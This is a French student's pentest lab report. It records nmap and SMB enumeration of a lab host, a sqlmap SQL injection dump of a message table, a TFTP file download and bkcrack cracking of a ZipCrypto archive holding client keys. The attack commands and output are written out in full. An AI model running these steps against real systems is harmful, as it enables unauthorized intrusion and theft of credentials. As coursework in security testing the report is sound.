PICOT QUENTIN
Groupe 1A
04/11/2025

Rapport d’analyse tp2

SOMMAIRE

INTRO

Ce rapport a pour objectif de documenter l'analyse et les actions menées lors du pentest portant sur l'évaluation de la sécurité et la compromission d'un réseau/système cible. Il détaille les étapes d'analyse du réseau, l'exploitation des vulnérabilités identifiées

ACCORD

Notre mission

La mission principale était de pénétrer un système cible en exploitant les vulnérabilités identifiées, dans le but d'obtenir des informations sensible.

L'équipe

> **rendu individuel**

ETAPES

Analyse du réseau


```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# nmap 172.18.0.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-04 07:03 EST
Nmap scan report for 172.18.0.4
Host is up (0.0029s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
8009/tcp open  ajp13

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

on observe les ports ouvert

```
Host script results:
|_nbstat: NetBIOS name: 0B377F437B5E, NetBIOS user: <unknown>, NetBIOS MAC: <
unknown> (unknown)
| smb2-time:
|   date: 2025-11-04T12:14:31
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: 0b377f437b5e
|   NetBIOS computer name: 0B377F437B5E\x00
|   Domain name: \x00
|   FQDN: 0b377f437b5e
|_  System time: 2025-11-04T12:14:31+00:00
|_clock-skew: mean: 33s, deviation: 0s, median: 33s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:0:0:
|_    Message signing enabled but not required
```

Actions



–tables

```
0,112,120,113),NULL-- sApw
---
[07:51:46] [INFO] the back-end DBMS is SQLite
web application technology: Nginx 1.6.2
back-end DBMS: SQLite
[07:51:46] [INFO] fetching tables for database: 'SQLite_masterdb'
[07:51:46] [INFO] retrieved: 'messages'
[07:51:46] [INFO] retrieved: 'sqlite_sequence'
<current>
[2 tables]
+-----------------+
| messages        |
| sqlite_sequence |
+-----------------+

[07:51:46] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/172.18.0.4'

[*] ending @ 07:51:46 /2025-11-04/
```

sqlmap.py -u "http://172.18.0.4/message.php?id=1" -T messages --dump

```
+----+-------------------------------------------------------+-------------------
----------------+---------------+
| id | text                                                  | title
                | is_accessible |
+----+-------------------------------------------------------+-------------------
----------------+---------------+
| 1  | You will likely need to break an encryption algorithm | Want some free
 bitcoins?      | 1             |
| 2  | VggkgxW3toAthbhXChHQ9MrdU5rXML6P                      | Intermediate f
lag             | 0             |
| 3  | Download connect_to_ssl_private_page.zip , port 69    | Access our com
pany's website  | 0             |
+----+-------------------------------------------------------+-------------------
```

LA CLEF INTERMEDIAIRE : VggkgxW3toAthbhXChHQ9MrdU5rXML6P

```
┌──(root㉿kali)-[/home/kali/Downloads/sqlmapproject-sqlmap-03be590]
└─# atftp 172.18.0.4
tftp> get connect_to_ssl_private_page.zip
Overwrite local file [y/n]? y
tftp> quit

┌──(root㉿kali)-[/home/kali/Downloads/sqlmapproject-sqlmap-03be590]
└─# ls
connect_to_ssl_private_page.zip  doc    lib      plugins    sqlmapapi.py    sqlmap.conf  tamper
data                             extra  LICENSE  README.md  sqlmapapi.yaml  sqlmap.py    thirdparty
```

```
┌──(root㉿kali)-[/home/kali/Downloads/sqlmapproject-sqlmap-03be590]
└─# ll
total 144
-rw-rw-r--  1 root root 19400  4 nov.  08:05 connect_to_ssl_private_page.zip
drwxrwxr-x  8 root root  4096 19 oct.  16:02 data
drwxrwxr-x  3 root root  4096 19 oct.  16:02 doc
drwxrwxr-x 10 root root  4096 19 oct.  16:02 extra
drwxrwxr-x  9 root root  4096 19 oct.  16:02 lib
-rw-rw-r--  1 root root 18886 19 oct.  16:02 LICENSE
drwxrwxr-x  4 root root  4096 19 oct.  16:02 plugins
-rw-rw-r--  1 root root  5582 19 oct.  16:02 README.md
-rwxr-xr-x  1 root root  4223 19 oct.  16:02 sqlmapapi.py
-rw-rw-r--  1 root root  6215 19 oct.  16:02 sqlmapapi.yaml
-rw-rw-r--  1 root root 22777 19 oct.  16:02 sqlmap.conf
-rwxr-xr-x  1 root root 25978 19 oct.  16:02 sqlmap.py
drwxrwxr-x  2 root root  4096 19 oct.  16:02 tamper
drwxrwxr-x 20 root root  4096 19 oct.  16:02 thirdparty
```


https://github.com/thomasarmel/bkcrack

bkcrack permet de décompiler

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ./bkcrack_linux_x64_static -L connect_to_ssl_private_page.zip
bkcrack 1.8.0 - 2025-08-18
Archive: connect_to_ssl_private_page.zip
Index Encryption Compression CRC32    Uncompressed  Packed size Name
----- ---------- ----------- -------- ------------ ------------ ----------------
    0 ZipCrypto  Store       1c5711ce         2646         2658 fern_hill_dyl
an_thomas.txt
    1 ZipCrypto  Store       cff4e62e           32           44 intermediate_
flag.txt
    2 ZipCrypto  Store       fe09649a         6138         6150 le_cimetiere_
marin_paul_valery.txt
    3 ZipCrypto  Store       bec93a10         1968         1980 myca.crt
    4 ZipCrypto  Store       084b7701         1497         1509 testuser.crt
    5 ZipCrypto  Store       380825ac         1704         1716 testuser.key
    6 ZipCrypto  Store       5b2a6d5b         4275         4287 testuser.pfx
```

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ./bkcrack_linux_x64_static -C connect_to_ssl_private_page.zip -k 07f9a509 7ea9f873 98d613ac -D secrets_witho
ut_password.zip

bkcrack 1.8.0 - 2025-08-18
[08:54:11] Writing decrypted archive secrets_without_password.zip
100.0 % (7 / 7)
```




```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# openssl pkcs12 -export -out testuser.pfx -inkey testuser.key -in testuser.crt -certfile myca.crt
Enter Export Password:
Verifying - Enter Export Password:

┌──(root㉿kali)-[/home/kali/Downloads]
└─# ls
bkcrack_linux_x64_static            plain.txt
bkcrack-static_build.zip            secrets_withnew_password.zip
client_vpn.txt                      secrets_without_password.zip
connect_to_ssl_private_page.zip     sqlmapproject-sqlmap-03be590
fern_hill_dylan_thomas.txt          sqlmapproject-sqlmap-1.9.10-6-g03be590.tar.gz
intermediate_flag.txt               sqlmapproject-sqlmap-1.9.10-6-g03be590.zip
le_cimetiere_marin_paul_valery.txt  testuser.crt
myca.crt                            testuser.key
Nessus-10.10.1-ubuntu1604_amd64.deb testuser.pfx
```

CONCLUSION

Il nous faudrait une backdoor pour accéder au root flage je n’est pas eu le temps faire attention aux ports ouverts et à la base de données.